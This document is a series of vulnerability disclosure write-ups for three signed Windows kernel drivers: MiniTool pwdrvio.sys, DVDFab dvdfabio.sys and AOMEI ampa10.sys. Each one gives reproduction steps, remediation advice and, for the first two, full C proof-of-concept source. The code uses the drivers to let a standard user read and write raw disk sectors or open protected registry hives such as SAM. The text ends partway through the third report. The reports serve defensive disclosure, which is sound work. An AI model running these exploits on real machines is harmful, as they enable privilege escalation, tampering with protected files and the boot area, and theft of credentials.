The official MiniTool Partition Wizard DEMO 13.6 installer was downloaded from the vendor CDN and verified. It was installed silently:

```
pw_demo_installer.exe /VERYSILENT /SUPPRESSMSGBOXES /NORESTART /SP-
```

The installer created and started the `pwdrvio` kernel service:

```
SERVICE_NAME: pwdrvio
TYPE               : 1  KERNEL_DRIVER
STATE              : 4  RUNNING
BINARY_PATH_NAME   : \SystemRoot\system32\pwdrvio.sys
```

A temporary VHD was created, formatted NTFS, and assigned drive letter `R:`. An administrator created a protected marker file on that VHD and removed inheritance so only Administrators and SYSTEM had access:

```
New-Item -ItemType Directory R:\protected
[IO.File]::WriteAllBytes('R:\protected\admin_only_flag.bin', $markerBytes)
icacls R:\protected\admin_only_flag.bin /inheritance:r /grant:r 'Administrators:F' 'SYSTEM:F'
```

The file's NTFS extent was resolved with `fsutil file queryextents`. The first data run began at disk offset `5865472` and was `20480` bytes long on disk 1.

Reproduction Steps

1. Install and Verify Driver

Download the official MiniTool Partition Wizard DEMO installer:

```
https://cdn2.minitool.com/?e=pw-demo&p=pw
```

Expected installer SHA-256 from this validation:

```
DBF366FEDD9773D2B336A11180AA00CAFF0F066EF17061C022ACEDBC3548B0FB
```

Install:

```
pw_demo_installer.exe /VERYSILENT /SUPPRESSMSGBOXES /NORESTART /SP-
sc.exe query pwdrvio
```

Expected state:

```
STATE              : 4  RUNNING
```

2. Create Controlled VHD and Protected Flag

Run as administrator:

```
diskpart.exe
create vdisk file=C:\ProgramData\VendorRepro\minitool_pwdrvio\controlled_disk.vhd maximum=96 type=fixed
select vdisk file=C:\ProgramData\VendorRepro\minitool_pwdrvio\controlled_disk.vhd
attach vdisk
create partition primary
exit

Get-Partition -DiskNumber 1 -PartitionNumber 1 | Set-Partition -NewDriveLetter R
Format-Volume -DriveLetter R -FileSystem NTFS -NewFileSystemLabel MTREPRO -Confirm:$false -Force
```

Create a protected marker file:

```
New-Item -ItemType Directory -Force R:\protected
$marker = 'MINITOOL-PWDRVIO-PROTECTED-FLAG-' + [guid]::NewGuid().ToString()
$bytes = [Text.Encoding]::ASCII.GetBytes($marker.PadRight(20480, 'A'))
[IO.File]::WriteAllBytes('R:\protected\admin_only_flag.bin', $bytes)
icacls R:\protected\admin_only_flag.bin /inheritance:r /grant:r 'Administrators:F' 'SYSTEM:F'
```

Resolve the file's disk offset:

```
fsutil fsinfo ntfsinfo R:
fsutil file queryextents R:\protected\admin_only_flag.bin
```

In this validation:

```
Disk number: 1
Partition offset: 65536
Bytes per cluster: 4096
First LCN: 1416
Run length: 20480
Disk offset: 5865472
```

3. Baseline as Standard User

Run as the standard user:

```
whoami /all
[IO.File]::ReadAllBytes('R:\protected\admin_only_flag.bin')
[IO.File]::WriteAllText('R:\protected\admin_only_flag.bin', 'SHOULD-NOT-WRITE')
[IO.File]::Open('\\.\PhysicalDrive1', [IO.FileMode]::Open, [IO.FileAccess]::ReadWrite, [IO.FileShare]::ReadWrite)
```

Expected result:

```
READ-FAILED: Access is denied.
WRITE-FAILED: Access is denied.
RAW-OPEN-FAILED: Access is denied.
```

4. Read Protected File Clusters Through Driver

Run as the same standard user:

```
minitool_pwdrvio_disk_forwarder_poc.exe --disk 1 --read --offset 5865472 --length 20480 --out exploit_read_clusters.bin
```

Expected result:

```
read 20480 bytes from disk 1 offset 5865472 via pwdrvio forwarder
```

Confirm the output contains the protected marker string.

5. Overwrite the Controlled Protected File Clusters

Dismount the VHD volume before writing:

```
mountvol R: /p
```

Run as the same standard user:

```
minitool_pwdrvio_disk_forwarder_poc.exe --disk 1 --write --offset 5865472 --in controlled_write_payload.bin --dangerous-write
```

Expected result:

```
wrote 20480 bytes to disk 1 offset 5865472 via pwdrvio forwarder
```

Reassign `R:` and verify that `R:\protected\admin_only_flag.bin` contains the new write marker.

6. Cleanup

Run as administrator:

```
Dismount-DiskImage -ImagePath C:\ProgramData\VendorRepro\minitool_pwdrvio\controlled_disk.vhd
C:\Program\unins000.exe /VERYSILENT /SUPPRESSMSGBOXES /NORESTART
sc.exe stop pwdrvio
```

```
sc.exe delete pwdrvio
sc.exe delete pwdspio
Remove-Item C:\ProgramData\VendorRepro\minitool_pwdrvio -Recurse -Force
```

Why This Proves the Vulnerability

The test user is a standard user at Medium Integrity. Windows correctly denied that user direct file access and direct raw-disk access. The same user could access the protected file contents and overwrite them through `pwdrvio.sys`, because the driver exposes raw disk reads and writes without enforcing the caller's normal Windows access checks.

This demonstrates a practical protected-file read/write impact using a controlled VHD and a self-created protected flag file.

Suggested Remediation

- Do not expose raw disk read/write forwarding to low-privileged callers.
- Restrict the device object ACL with `IoCreateDeviceSecure` or an INF SDDL so only trusted administrative service components can open the device.
- Impersonate the caller and require normal Windows access checks before opening or forwarding operations to disk devices.
- Remove generic disk IOCTL forwarding or replace it with a strict allowlist of non-sensitive operations.
- Add explicit authorization checks for all write-capable and raw-disk-capable IOCTL/read/write paths.

POC

```
// FND-013 compile-only PoC.
// MiniTool Partition Wizard pwdrvio.sys raw disk forwarder.
//
// Default actions are read-only. Raw disk writes require --dangerous-write.
// Build only; run inside an isolated VM with the vulnerable driver installed.
```

```
#define _CRT_SECURE_NO_WARNINGS
#include <windows.h>
#include <winioctl.h>
#include <stdint.h>
#include <stdio.h>
#include <wchar.h>

static void usage(void) {
    fwprintf(stderr,
        L"usage:\n"
        L"  minitool_pwdrvio_disk_forwarder_poc.exe --disk <n> --geometry\n"
        L"  minitool_pwdrvio_disk_forwarder_poc.exe --disk <n> --read --offset <n> --length <n> --out <file>\n"
        L"  minitool_pwdrvio_disk_forwarder_poc.exe --disk <n> --write --offset <n> --in <file> --dangerous-
write\n"
        L"\nexamples:\n"
        L"  minitool_pwdrvio_disk_forwarder_poc.exe --disk 0 --read --offset 0 --length 512 --out sector0.bin\n"
        L"  minitool_pwdrvio_disk_forwarder_poc.exe --disk 0 --geometry\n");
}

static const wchar_t *arg_value(int argc, wchar_t **argv, const wchar_t *name) {
    for (int i = 1; i + 1 < argc; ++i) {
        if (wcscmp(argv[i], name) == 0) return argv[i + 1];
    }
    return NULL;
}

static int has_arg(int argc, wchar_t **argv, const wchar_t *name) {
    for (int i = 1; i < argc; ++i) {
        if (wcscmp(argv[i], name) == 0) return 1;
    }
    return 0;
}

static uint64_t parse_u64(const wchar_t *s) {
    return s ? _wcstoui64(s, NULL, 0) : 0;
}

static int read_file_all(const wchar_t *path, BYTE **buf, DWORD *len) {
    HANDLE f = CreateFileW(path, GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, 0, NULL);
    LARGE_INTEGER sz;
```

```
    DWORD got = 0;
    if (f == INVALID_HANDLE_VALUE) return 0;
    if (!GetFileSizeEx(f, &sz) || sz.QuadPart <= 0 || sz.QuadPart > 0x1000000) {
        CloseHandle(f);
        return 0;
    }
    *buf = (BYTE *)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, (SIZE_T)sz.QuadPart);
    *len = (DWORD)sz.QuadPart;
    if (!*buf || !ReadFile(f, *buf, *len, &got, NULL) || got != *len) {
        CloseHandle(f);
        return 0;
    }
    CloseHandle(f);
    return 1;
}

static int write_file_all(const wchar_t *path, const BYTE *buf, DWORD len) {
    HANDLE f = CreateFileW(path, GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
    DWORD wrote = 0;
    if (f == INVALID_HANDLE_VALUE) return 0;
    if (!WriteFile(f, buf, len, &wrote, NULL) || wrote != len) {
        CloseHandle(f);
        return 0;
    }
    CloseHandle(f);
    return 1;
}

static int sync_read(HANDLE h, uint64_t offset, BYTE *buf, DWORD len, DWORD *got) {
    OVERLAPPED ov;
    DWORD err;
    ZeroMemory(&ov, sizeof(ov));
    ov.Offset = (DWORD)offset;
    ov.OffsetHigh = (DWORD)(offset >> 32);
    ov.hEvent = CreateEventW(NULL, TRUE, FALSE, NULL);
    if (!ov.hEvent) return 0;
    if (ReadFile(h, buf, len, got, &ov)) {
        CloseHandle(ov.hEvent);
        return 1;
    }
```

```
    err = GetLastError();
    if (err == ERROR_IO_PENDING && GetOverlappedResult(h, &ov, got, TRUE)) {
        CloseHandle(ov.hEvent);
        return 1;
    }
    SetLastError(err);
    CloseHandle(ov.hEvent);
    return 0;
}

static int sync_write(HANDLE h, uint64_t offset, const BYTE *buf, DWORD len, DWORD *wrote) {
    OVERLAPPED ov;
    DWORD err;
    ZeroMemory(&ov, sizeof(ov));
    ov.Offset = (DWORD)offset;
    ov.OffsetHigh = (DWORD)(offset >> 32);
    ov.hEvent = CreateEventW(NULL, TRUE, FALSE, NULL);
    if (!ov.hEvent) return 0;
    if (WriteFile(h, buf, len, wrote, &ov)) {
        CloseHandle(ov.hEvent);
        return 1;
    }
    err = GetLastError();
    if (err == ERROR_IO_PENDING && GetOverlappedResult(h, &ov, wrote, TRUE)) {
        CloseHandle(ov.hEvent);
        return 1;
    }
    SetLastError(err);
    CloseHandle(ov.hEvent);
    return 0;
}

static void hexdump_prefix(const BYTE *buf, DWORD len) {
    DWORD shown = len < 256 ? len : 256;
    for (DWORD i = 0; i < shown; i += 16) {
        wprintf(L"%04x  ", i);
        for (DWORD j = 0; j < 16 && i + j < shown; ++j) {
            wprintf(L"%02x ", buf[i + j]);
        }
        wprintf(L"\n");
```

```
    }
}

int wmain(int argc, wchar_t **argv) {
    const wchar_t *disk_s = arg_value(argc, argv, L"--disk");
    const wchar_t *out_path = arg_value(argc, argv, L"--out");
    const wchar_t *in_path = arg_value(argc, argv, L"--in");
    uint64_t disk = parse_u64(disk_s);
    uint64_t offset = parse_u64(arg_value(argc, argv, L"--offset"));
    uint64_t length64 = parse_u64(arg_value(argc, argv, L"--length"));
    int do_geometry = has_arg(argc, argv, L"--geometry");
    int do_read = has_arg(argc, argv, L"--read");
    int do_write = has_arg(argc, argv, L"--write");
    wchar_t devpath[128];
    HANDLE h;

    if (!disk_s || disk > 99 || (do_geometry + do_read + do_write) != 1) {
        usage();
        return 2;
    }

    _snwprintf(devpath, _countof(devpath), L"\\\\.\\PartitionWizardDiskAccesser\\%llu",
        (unsigned long long)disk);
    devpath[_countof(devpath) - 1] = 0;

    h = CreateFileW(devpath,
        GENERIC_READ | GENERIC_WRITE,
        FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
        NULL,
        OPEN_EXISTING,
        FILE_ATTRIBUTE_NORMAL | FILE_FLAG_OVERLAPPED,
        NULL);
    if (h == INVALID_HANDLE_VALUE) {
        fwprintf(stderr, L"CreateFileW(%ls) failed: %lu\n", devpath, GetLastError());
        return 1;
    }

    if (do_geometry) {
        BYTE outbuf[1024];
        DWORD returned = 0;
```

```
    ZeroMemory(outbuf, sizeof(outbuf));
    if (!DeviceIoControl(h, IOCTL_DISK_GET_DRIVE_GEOMETRY_EX,
        NULL, 0, outbuf, sizeof(outbuf), &returned, NULL)) {
        fwprintf(stderr, L"DeviceIoControl(IOCTL_DISK_GET_DRIVE_GEOMETRY_EX) failed: %lu\n",
            GetLastError());
        CloseHandle(h);
        return 1;
    }
    wprintf(L"geometry ioctl returned %lu bytes via pwdrvio forwarder\n", returned);
    hexdump_prefix(outbuf, returned);
    CloseHandle(h);
    return 0;
}

if (do_read) {
    BYTE *buf;
    DWORD len;
    DWORD got = 0;
    if (!out_path || length64 == 0 || length64 > 0x100000) {
        usage();
        CloseHandle(h);
        return 2;
    }
    len = (DWORD)length64;
    buf = (BYTE *)VirtualAlloc(NULL, len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    if (!buf) {
        fwprintf(stderr, L"VirtualAlloc failed: %lu\n", GetLastError());
        CloseHandle(h);
        return 1;
    }
    if (!sync_read(h, offset, buf, len, &got)) {
        fwprintf(stderr, L"ReadFile through pwdrvio failed: %lu\n", GetLastError());
        VirtualFree(buf, 0, MEM_RELEASE);
        CloseHandle(h);
        return 1;
    }
    if (!write_file_all(out_path, buf, got)) {
        fwprintf(stderr, L"could not write output file: %ls\n", out_path);
        VirtualFree(buf, 0, MEM_RELEASE);
        CloseHandle(h);
```

```
            return 1;
        }
        wprintf(L"read %lu bytes from disk %llu offset %llu via pwdrvio forwarder\n",
            got, (unsigned long long)disk, (unsigned long long)offset);
        hexdump_prefix(buf, got);
        VirtualFree(buf, 0, MEM_RELEASE);
        CloseHandle(h);
        return 0;
    }

    if (do_write) {
        BYTE *buf = NULL;
        DWORD len = 0;
        DWORD wrote = 0;
        if (!in_path || !has_arg(argc, argv, L"--dangerous-write")) {
            fwprintf(stderr, L"raw disk writes require --in <file> and --dangerous-write\n");
            CloseHandle(h);
            return 2;
        }
        if (!read_file_all(in_path, &buf, &len)) {
            fwprintf(stderr, L"could not read input file: %ls\n", in_path);
            CloseHandle(h);
            return 1;
        }
        if (!sync_write(h, offset, buf, len, &wrote)) {
            fwprintf(stderr, L"WriteFile through pwdrvio failed: %lu\n", GetLastError());
            HeapFree(GetProcessHeap(), 0, buf);
            CloseHandle(h);
            return 1;
        }
        wprintf(L"wrote %lu bytes to disk %llu offset %llu via pwdrvio forwarder\n",
            wrote, (unsigned long long)disk, (unsigned long long)offset);
        HeapFree(GetProcessHeap(), 0, buf);
    }

    CloseHandle(h);
    return 0;
}
```

DVDFab Virtual Drive Kernel Driver dvdfabio.sys 1.5.1.0 Local Privilege Escalation

Summary

DVDFab Virtual Drive 2.0.0.5 ships the signed kernel driver `dvdfabio.sys`. The driver exposes `\\.\DVDFabIO` and implements registry proxy IOCTLs that open or create caller-selected native registry paths from kernel context.

The returned registry handle is inserted into the caller's process handle table. Because the driver opens the key from kernel mode without enforcing the caller's normal registry access checks, a standard user can obtain a usable handle to protected HKLM keys. In the validation below, a standard user could not directly write to a protected HKLM test key and could not directly query `HKLM\SAM\SAM`; the same user used `\\.\DVDFabIO` to write the protected test key and to open/query `HKLM\SAM\SAM`, local privilege escalation is achieved.

Affected Product and Version

- Product: DVDFab Virtual Drive
- Tested package: x64 offline installer 2.0.0.5
- Driver: `dvdfabio.sys`
- Driver version: 1.5.1.0
- Driver SHA-256: `C3A8549359FF81566F5C58359458E3F019C8DB73EE5BC831680C6EDB3A95F38B`

Download URL and SHA-256

- Download URL: `https://dl.dvdfab.cn/download/204_2005_9042fe5d/dvdfab_virtual_drive_x64_2005.exe`
- File name: `dvdfab_virtual_drive_x64_2005.exe`
- Installer SHA-256: `47EFFCEA3D80B6784DF6314BFADCABA6B688EF03F2B5FEAFA0CB2744C041F1E7`
- Installer version: `1.0.0.1`
- Installer signature: Valid, DVDFab Software Inc.
- Driver signature: Valid, Fengtao Software Inc.

Vulnerability Type

Local privilege escalation / Windows registry access-control bypass through kernel-created registry handles returned to a low-privileged caller.

Impact

A low-privileged local user can obtain handles to protected HKLM registry keys with access masks that Windows would normally deny. With `KEY_SET_VALUE`, this permits protected registry value writes. With read access, it permits opening protected hives such as `HKLM\SAM\SAM`.

Practical impact includes protected configuration tampering, persistence setup through registry-controlled locations, and sensitive registry metadata disclosure. The validation used a self-created HKLM test key for write impact and used `HKLM\SAM\SAM` only for read/open proof.

Test Environment

- OS: Windows, x64 test VM
- Administrator account used only for driver loading and test-object setup
- Test user: standard user `EXPDEV\low`
- Test user integrity: Medium Integrity
- Test user groups: `BUILTIN\Users`, not `BUILTIN\Administrators`
- Test key: `HKLM\SOFTWARE\VendorRepro\DVDFabIO`

Driver Load / Setup Steps

1. Downloaded the official DVDFab Virtual Drive x64 offline installer.
2. Extracted `dvdfabio.sys` from the package with 7-Zip.
3. Loaded the extracted signed driver without installing the full product by creating a temporary kernel service:

```
sc.exe create DVDFabIORepro type= kernel start= demand binPath= C:\...\dvdfabio.sys
sc.exe start DVDFabIORepro
```

4. Confirmed the driver was running:

```
SERVICE_NAME: DVDFabIORepro
TYPE               : 1  KERNEL_DRIVER
STATE              : 4  RUNNING
```

5. Created a protected HKLM test key as administrator:

```
New-Item -Path HKLM:\SOFTWARE\VendorRepro\DVDFabIO -Force
New-ItemProperty -Path HKLM:\SOFTWARE\VendorRepro\DVDFabIO -Name Guard -Value before -PropertyType String -Force
```

Reproduction Steps1. Extract and Load Driver

1. Extract and Load Driver

Extract `dvdfabio.sys` from the official x64 installer:

```
7z.exe x dvdfab_virtual_drive_x64_2005.exe dvdfabio.sys -oC:\ProgramData\VendorRepro\dvdfabio_extract -y
```

Load the driver with a temporary service:

```
sc.exe create DVDFabIORepro type= kernel start= demand binPath= C:\ProgramData\VendorRepro\dvdfabio_extract\dvdfabio.sys
sc.exe start DVDFabIORepro
sc.exe query DVDFabIORepro
```

2. Create Controlled Registry Key

Run as administrator:

```
New-Item -Path HKLM:\SOFTWARE\VendorRepro\DVDFabIO -Force | Out-Null
New-ItemProperty -Path HKLM:\SOFTWARE\VendorRepro\DVDFabIO -Name Guard -Value before -PropertyType String -Force | Out-Null
```

3. Baseline as Standard User

Run as a standard user:

```
reg add HKLM\SOFTWARE\VendorRepro\DVDFabIO /v DriverWritten /t REG_SZ /d SHOULD-NOT-WRITE /f
reg query HKLM\SAM\SAM
```

Expected result:

```
ERROR: Access is denied.
```

4. Write Protected Value Through Driver Handle

Run as the same standard user:

```
dvdfabio_registry_setvalue_poc.exe --key \Registry\Machine\SOFTWARE\VendorRepro\DVDFabIO --value
DriverWritten --data DVDFABIO-REGISTRY-HANDLE-WRITE-c116e8a0-e40f-40c3-aa0f-3e4c48f49cae
```

Expected output:

```
Set \Registry\Machine\SOFTWARE\VendorRepro\DVDFabIO\DriverWritten through dvdfabio handle
```

Confirm:

```
reg query HKLM\SOFTWARE\VendorRepro\DVDFabIO /v DriverWritten
```

5. Open SAM Through Driver Handle

Run as the same standard user:

```
dvdfabio_registry_handle_poc.exe \Registry\Machine\SAM\SAM 0x00020019
```

Expected output:

```
Driver returned key handle: 0x...
NtQueryKey succeeded. Final key component: SAM
```

6. Cleanup

```
Remove-Item HKLM:\SOFTWARE\VendorRepro -Recurse -Force -ErrorAction SilentlyContinue
sc.exe stop DVDFabIORepro
sc.exe delete DVDFabIORepro
Remove-Item C:\ProgramData\VendorRepro -Recurse -Force -ErrorAction SilentlyContinue
```

Why This Proves the Vulnerability

The test user is a standard user at Medium Integrity. Windows correctly denies that user direct write access to the protected HKLM test key and direct read/query access to `HKLM\SAM\SAM`. The

same user can obtain privileged registry handles through `\\.\DVDFabIO` and use them in the caller process.

This proves that `dvdfabio.sys` exposes privileged registry open/create functionality to low-privileged callers without enforcing the expected Windows registry access checks.

Suggested Remediation

- Remove the registry open/create IOCTLs from the public device interface.
- Restrict the \\.\DVDFabIO device ACL so standard users cannot open it.
- Do not return kernel-opened object handles to untrusted callers.
- If registry access is required, impersonate the caller and force normal access checks before opening the registry object.
- Restrict any necessary registry helper to vendor-owned keys and validate requested access masks against a strict allowlist.

POC

```
// DVDFab Virtual Drive dvdfabio.sys registry handle ACL-bypass PoC.
//
// Static target:
//   \Device\DVDFabIO / \\.\DVDFabIO
//   IOCTL 0x222410 -> ZwOpenKey with ObjectAttributes.Attributes = 0x40
//   IOCTL 0x22240C -> ZwCreateKey with ObjectAttributes.Attributes = 0x40
//
// This program does not write registry values. By default it asks the driver to
// open \Registry\Machine\SAM\SAM read-only and verifies the returned handle with
// NtQueryKey. The optional --create-demo mode creates/opens a disposable HKLM
// software key but still does not set or delete values.

#define WIN32_LEAN_AND_MEAN
#include <windows.h>
#include <winioctl.h>
#include <winternl.h>
#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>
#include <wchar.h>

#ifndef NT_SUCCESS
```

```
#define NT_SUCCESS(Status) (((NTSTATUS)(Status)) >= 0)
#endif

#ifndef KEY_WOW64_64KEY
#define KEY_WOW64_64KEY 0x0100
#endif

#define IOCTL_DVDFABIO_CREATE_KEY CTL_CODE(FILE_DEVICE_UNKNOWN, 0x903, METHOD_BUFFERED,
FILE_ANY_ACCESS)
#define IOCTL_DVDFABIO_OPEN_KEY   CTL_CODE(FILE_DEVICE_UNKNOWN, 0x904, METHOD_BUFFERED,
FILE_ANY_ACCESS)

typedef enum _KEY_INFORMATION_CLASS_LOCAL {
    KeyBasicInformationLocal = 0
} KEY_INFORMATION_CLASS_LOCAL;

typedef struct _KEY_BASIC_INFORMATION_LOCAL {
    LARGE_INTEGER LastWriteTime;
    ULONG TitleIndex;
    ULONG NameLength;
    WCHAR Name[1];
} KEY_BASIC_INFORMATION_LOCAL;

typedef NTSTATUS (NTAPI *PFN_NT_QUERY_KEY)(
    HANDLE KeyHandle,
    KEY_INFORMATION_CLASS_LOCAL KeyInformationClass,
    PVOID KeyInformation,
    ULONG Length,
    PULONG ResultLength);

#pragma pack(push, 1)
typedef struct _DVDFABIO_OPEN_KEY_REQ {
    DWORD DesiredAccess;
    WCHAR NativePath[260];
} DVDFABIO_OPEN_KEY_REQ;

typedef struct _DVDFABIO_CREATE_KEY_REQ {
    DWORD DesiredAccess;
    DWORD CreateOptions;
    WCHAR NativePath[260];
```

```
} DVDFABIO_CREATE_KEY_REQ;
#pragma pack(pop)

static void usage(const wchar_t *argv0)
{
    wprintf(L"Usage:\n");
    wprintf(L"  %ls [native-key-path] [desired-access-hex]\n", argv0);
    wprintf(L"  %ls --create-demo\n\n", argv0);
    wprintf(L"Default native-key-path: \\\\Registry\\\\Machine\\\\SAM\\\\SAM\n");
    wprintf(L"Default desired access:  KEY_READ | KEY_WOW64_64KEY (0x%08lx)\n",
            (unsigned long)(KEY_READ | KEY_WOW64_64KEY));
}

static int query_key_name(HANDLE key)
{
    BYTE buffer[1024];
    ULONG needed = 0;
    HMODULE ntdll = GetModuleHandleW(L"ntdll.dll");
    if (!ntdll) {
        fwprintf(stderr, L"GetModuleHandleW(ntdll.dll) failed: %lu\n", GetLastError());
        return 1;
    }

    PFN_NT_QUERY_KEY NtQueryKeyFn =
        (PFN_NT_QUERY_KEY)GetProcAddress(ntdll, "NtQueryKey");
    if (!NtQueryKeyFn) {
        fwprintf(stderr, L"GetProcAddress(NtQueryKey) failed: %lu\n", GetLastError());
        return 1;
    }

    NTSTATUS st = NtQueryKeyFn(key,
                               KeyBasicInformationLocal,
                               buffer,
                               sizeof(buffer),
                               &needed);
    if (!NT_SUCCESS(st)) {
        fwprintf(stderr, L"NtQueryKey failed: NTSTATUS 0x%08lx, needed %lu bytes\n",
                 (unsigned long)st, needed);
        return 1;
    }
```

```
    KEY_BASIC_INFORMATION_LOCAL *info = (KEY_BASIC_INFORMATION_LOCAL *)buffer;
    DWORD chars = info->NameLength / sizeof(WCHAR);
    wprintf(L"NtQueryKey succeeded. Final key component: %.*ls\n",
            (int)chars, info->Name);
    return 0;
}

static int open_key_via_driver(HANDLE device, const wchar_t *path, DWORD desired)
{
    DVDFABIO_OPEN_KEY_REQ req;
    DWORD bytes = 0;
    ZeroMemory(&req, sizeof(req));
    req.DesiredAccess = desired;
    wcsncpy_s(req.NativePath, _countof(req.NativePath), path, _TRUNCATE);

    BOOL ok = DeviceIoControl(device,
                              IOCTL_DVDFABIO_OPEN_KEY,
                              &req,
                              sizeof(req),
                              &req,
                              sizeof(uint64_t),
                              &bytes,
                              NULL);
    if (!ok) {
        fwprintf(stderr, L"DeviceIoControl(IOCTL_DVDFABIO_OPEN_KEY) failed: %lu\n",
                 GetLastError());
        return 1;
    }

    uintptr_t raw_handle = *(uintptr_t *)&req;
    if (raw_handle == (uintptr_t)-1 || raw_handle == 0) {
        fwprintf(stderr, L"Driver returned invalid handle value: 0x%p\n",
                 (void *)raw_handle);
        return 1;
    }

    HANDLE key = (HANDLE)raw_handle;
    wprintf(L"Driver returned key handle: 0x%p for %ls\n", key, path);
    int rc = query_key_name(key);
```

```
    CloseHandle(key);
    return rc;
}

static int create_demo_key_via_driver(HANDLE device)
{
    static const wchar_t demo_path[] =
        L"\\Registry\\Machine\\SOFTWARE\\DVDFabIO_PoC";
    DVDFABIO_CREATE_KEY_REQ req;
    DWORD bytes = 0;
    ZeroMemory(&req, sizeof(req));
    req.DesiredAccess = KEY_READ | KEY_SET_VALUE | KEY_CREATE_SUB_KEY | KEY_WOW64_64KEY;
    req.CreateOptions = REG_OPTION_NON_VOLATILE;
    wcsncpy_s(req.NativePath, _countof(req.NativePath), demo_path, _TRUNCATE);

    BOOL ok = DeviceIoControl(device,
                              IOCTL_DVDFABIO_CREATE_KEY,
                              &req,
                              sizeof(req),
                              &req,
                              sizeof(uint64_t),
                              &bytes,
                              NULL);
    if (!ok) {
        fwprintf(stderr, L"DeviceIoControl(IOCTL_DVDFABIO_CREATE_KEY) failed: %lu\n",
                 GetLastError());
        return 1;
    }

    uintptr_t raw_handle = *(uintptr_t *)&req;
    if (raw_handle == (uintptr_t)-1 || raw_handle == 0) {
        fwprintf(stderr, L"Driver returned invalid handle value: 0x%p\n",
                 (void *)raw_handle);
        return 1;
    }

    HANDLE key = (HANDLE)raw_handle;
    wprintf(L"Driver created/opened demo key handle: 0x%p for %ls\n", key, demo_path);
    int rc = query_key_name(key);
    CloseHandle(key);
```

```
    return rc;
}

int wmain(int argc, wchar_t **argv)
{
    const wchar_t *path = L"\\Registry\\Machine\\SAM\\SAM";
    DWORD desired = KEY_READ | KEY_WOW64_64KEY;
    BOOL create_demo = FALSE;

    if (argc > 1) {
        if (wcscmp(argv[1], L"--help") == 0 || wcscmp(argv[1], L"-h") == 0) {
            usage(argv[0]);
            return 0;
        }
        if (wcscmp(argv[1], L"--create-demo") == 0) {
            create_demo = TRUE;
        } else {
            path = argv[1];
        }
    }
    if (argc > 2) {
        desired = wcstoul(argv[2], NULL, 0);
    }

    HANDLE device = CreateFileW(L"\\\\.\\DVDFabIO",
                                0,
                                FILE_SHARE_READ | FILE_SHARE_WRITE,
                                NULL,
                                OPEN_EXISTING,
                                FILE_ATTRIBUTE_NORMAL,
                                NULL);
    if (device == INVALID_HANDLE_VALUE) {
        fwprintf(stderr, L"CreateFileW(\\\\.\\DVDFabIO) failed: %lu\n", GetLastError());
        fwprintf(stderr, L"Install/load DVDFab Virtual Drive first, then retry in a disposable VM.\n");
        return 1;
    }

    int rc = create_demo
        ? create_demo_key_via_driver(device)
        : open_key_via_driver(device, path, desired);
```

```
    CloseHandle(device);
    return rc;
}
```

AOMEI Partition Assistant 10.10.1 Kernel Driver ampa10.sys Local Privilege Escalation

Summary

`ampa10.sys`, shipped with AOMEI Partition Assistant Standard 10.10.1, exposes the `\\.\wowrt` device to a standard local user and forwards file read/write requests to the underlying disk stack. The forwarded requests are issued from kernel mode, so the normal Windows access check that prevents a standard user from opening `\\.\PhysicalDriveN` is bypassed.

In a controlled proof, a standard Medium Integrity user could not open a temporary VHD-backed physical disk directly. The same user then wrote a unique 512-byte marker to that disk through `\\.\wowrt\Partition0\DISK1`, read it back through the driver, and an Administrator confirmed the marker by directly reading `\\.\PhysicalDrive1` at the same offset.

An unprivileged user can exploit arbitrary read/write primitives over protected file resources to achieve local privilege escalation.

Affected Product and Version

- Product: AOMEI Partition Assistant Standard
- Product version: 10.10.1
- Affected driver: `ampa10.sys`
- Driver SHA-256: `4909945CC832276521A749B196939D7BAA66BA9B0FC0A69F8DCD9045D69E9780`
- Driver file size: 32,752 bytes
- Driver signature: Valid
- Driver signer: `AOMEI International Network Limited`
- Driver certificate issuer: `Sectigo Public Code Signing CA EV R36`

Download URL and SHA-256

- Download URL: `https://www2.aomeisoftware.com/download/pa/PAssist_Std.exe`
- Downloaded file name: `PAssist_Std.exe`
- Installer SHA-256: `0C244FF57E35174E9FA017DF06CA54B7EDF5927D164E2ABD22AD44B8D7BBDE2C`
- Installer signature: Valid, signer `AOMEI International Network Limited`

Vulnerability Type

Local privilege escalation / Windows access-control bypass through an unauthenticated raw disk I/O forwarder.

Impact

A standard local user can issue raw disk reads and writes through the vendor driver even though direct access to the same physical disk is denied by Windows. Raw disk write access can be used to tamper with file-system structures, boot records, registry hives, or privileged files by sector offset. The proof below writes only to a temporary VHD created for testing.

Test Environment

- OS: Microsoft Windows Server 2025 Datacenter Evaluation
- Version: 10.0.26100, 64-bit
- High-privilege account: local Administrator
- Low-privilege account: standard local user
- Low-privilege integrity level: Medium Mandatory Level
- Test target: 64 MiB temporary VHD attached as `\\.\PhysicalDrive1`

Driver Load / Setup Steps

The installer was extracted offline; the product installer UI was not executed.

```
innoextract.exe -d C:\ProgramData\VendorRepro\aomei_pa_inno
C:\Users\Administrator\Downloads\PAssist_Std.exe
Copy-Item C:\ProgramData\VendorRepro\aomei_pa_inno\app\native\wlh\amd64\fre\ampa10.sys
C:\ProgramData\VendorRepro\aomei_pa_driver\ampa10.sys
sc.exe create aomei_ampa10_repro type= kernel start= demand binPath=
C:\ProgramData\VendorRepro\aomei_pa_driver\ampa10.sys
sc.exe start aomei_ampa10_repro
```

Driver load result:

```
SERVICE_NAME: aomei_ampa10_repro
        TYPE               : 1  KERNEL_DRIVER
        STATE              : 4  RUNNING
                             (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
```

The temporary VHD was created and attached with DiskPart:

```
create vdisk file="C:\ProgramData\VendorRepro\aomei_pa_work\controlled_disk.vhd" maximum=64 type=fixed
attach vdisk
```

Windows assigned the VHD as `\\.\PhysicalDrive1`.

Reproduction Steps

As the standard user, first confirm direct raw disk access is denied:

```
[System.IO.File]::Open("\\.\PhysicalDrive1", [System.IO.FileMode]::Open, [System.IO.FileAccess]::ReadWrite,
[System.IO.FileShare]::ReadWrite)
```

Then run the proof program as the same standard user:

```
$device = "\\.\wowrt\Partition0\DISK1"
$offset = 3145728

.\aomei_raw_disk_forwarder_poc.exe --device $device --write --offset $offset --in .\payload.bin --dangerous-write
.\aomei_raw_disk_forwarder_poc.exe --device $device --read --offset $offset --length 512 --out
.\low_user_readback.bin
```

Finally, as Administrator, read the same physical disk offset directly:

```
